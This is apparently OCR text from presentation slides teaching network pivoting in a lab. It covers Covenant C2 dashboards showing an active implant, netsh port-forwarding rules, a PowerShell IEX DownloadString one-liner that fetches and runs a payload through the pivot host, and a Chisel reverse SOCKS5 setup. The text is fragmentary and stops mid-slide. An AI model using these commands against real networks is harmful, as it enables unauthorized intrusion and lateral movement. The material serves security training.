
# Chisel



**nmap localhost -p 1433**

```
[*]-[plaintext@cyberspace]-[~/cyberapocalypse]
[*] $sudo nmap -sC -sV -p1433 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-06 20:34 AST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0013s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-05-07T00:26:31
| Not valid after: 2052-05-07T00:26:31
| ssl-date: 2022-05-07T00:34:19+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: DATABASE01
|   DNS_Domain_Name: htb.com
|   DNS_Computer_Name: DATABASE01.htb.com
```



Welcome, plaintext! [Logout](#)

- [Dashboard](#)
- [Listeners](#)
- [Launchers](#)
- [Grunts](#)
- [Templates](#)
- [Tasks](#)
- [Taskings](#)
- [Graph](#)
- [Data](#)
- [Users](#)

# Dashboard

## Grunts

Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
<a href="#">SRVWEB</a>	SRVWEB	DefaultAppPool	Medium	5/7/2022 12:00:09 AM	Active		GruntHTTP

Page 1 of 1

## Listeners

Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort
<a href="#">PUBLIC_IP</a>	HTTP	Active	5/6/2022 4:28:22 PM	192.168.220.133	80

Page 1 of 1

## Taskings


Name	Grunt	Task	Status	Username	Command	CommandTime	CompletionTime
<a href="#">abf55fd883</a>	<a href="#">c21276bac7</a>	<a href="#">WhoAml</a>	Completed	<a href="#">plaintext</a>	WhoAml	5/6/2022 4:28:58	5/6/2022 4:29:04

https://127.0.0.1:7443/grunttasking

Menu Parrot Terminal

Covenant — Mozilla Fir... [Downloads]

# Pivoting – Example #2





# Pivoting – Getting a Shell with Pivoting



**DATABASE SERVER**

IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110



**ATTACK BOX**

IP: 192.168.220.133



**C2 - Port 8001**

**Connection Address 172.16.131.110**

# Pivoting – Getting a Shell with Pivoting



**DATABASE SERVER**


IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110

● Port FW 8001



**ATTACK BOX**

IP: 192.168.220.133

● C2 - Port 8001

Connection Address 172.16.131.110

```
netsh interface portproxy add v4tov4 listenport=8001 listenaddress=0.0.0.0  
connectport=8001 connectaddress=192.168.220.133
```

# Pivoting – Getting a Shell with Pivoting



**DATABASE SERVER**

IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110

● Port FW 8001



**ATTACK BOX**


IP: 192.168.220.133

● C2 - Port 8001  
Connection Address 172.16.131.110

Payload:











```
powershell IEX(New-Object NetWebClient).DownloadString('http://172.16.131.110:8001/p8001.txt')
```

# Pivoting – Getting a Shell with Pivoting



**Payload:**

```
powershell IEX(New-Object NetWebClient).DownloadString('http://172.16.131.110:8001/p8001.txt')
```

-  Dashboard
-  Listeners
-  Launchers
-  Grunts
-  Templates
-  Tasks
-  Taskings
-  Graph
-  Data
-  Users

# Grunts

>_	Name ↑↓	Hostname ↑↓	User ↑↓	Integrity ↑↓	LastCheckIn ↑↓	Status ↑↓	Note ↑↓	Template ↑↓
>_	SRVWEB	SRVWEB	DefaultAppPool	Medium	5/7/2022 1:06:48 PM	Active		GruntHTTP


Page 1 of 1   1   

# Pivoting – Example #3

## Attacking Internal Network From Attack Box



# Pivoting – Chisel SOCKS5 Proxy




**Goal: execute tools from the attack box directly into the internal Network.**


**For example a nmap scan in the Domain Controller: `nmap 192.168.1.100 -p389,445`**



# Pivoting – Connection Map




# Pivoting – Chisel SOCKS5 Proxy




**INTERNAL NETWORK**

192.168.1.0/24



**DATABASE SERVER**

IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110



**ATTACK BOX**

IP: 192.168.220.133

● Chisel Server  
Port 8002



```
chisel server --reverse --port 8002 --socks5 -v
```

# Pivoting – Chisel SOCKS5 Proxy




**INTERNAL NETWORK**

192.168.1.0/24



**DATABASE SERVER**

IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110

● Port FW 8002




**ATTACK BOX**

IP: 192.168.220.133

● Chisel Server  
Port 8002

```
netsh interface portproxy add v4tov4 listenport=8002 listenaddress=0.0.0.0  
connectport=8002 connectaddress=192.168.220.133
```

# Pivoting – Chisel SOCKS5 Proxy




**INTERNAL NETWORK**

192.168.1.0/24



**DATABASE SERVER**

IP: 192.168.1.101



**WEB SERVER**

IP: 172.16.131.110

● Port FW 8002



**ATTACK BOX**

